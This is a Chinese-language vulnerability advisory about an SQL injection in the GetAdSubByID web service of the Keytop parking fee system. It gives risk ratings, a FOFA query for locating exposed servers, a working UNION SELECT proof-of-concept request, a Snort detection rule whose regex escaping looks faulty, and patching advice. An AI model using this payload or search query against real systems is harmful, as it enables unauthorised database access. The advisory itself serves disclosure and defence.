

科拓全智能停车收费系统 GetAdSubByID SQL注入漏洞

科拓全智能停车收费系统 GetAdSubByID处存在 SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

科拓全智能停车收费系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: body="/KT_Css/qd_defaul.css"

POC/EXP:

```
POST /webservice.asmx/GetAdSubByID HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: length

AID=1 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7e,USER(),0x7e),NULL-- -
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Ktuo Parking System SQLi - Extended Patterns";
  flow:to_server,established;
  content:"POST"; http_method;
  pcre:"/\\/Webservice\\.asmx\\/GetAdSubByID\\/i";
  pcre:"/(AID|PID)=\\d\\.\\*(UNION\\s+SELECT|SELECT\\s+@@VERSION|CONCAT\\(0x[0-9a-f]+\\)/i";
  classtype:sql-injection;
  sid:1000038;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本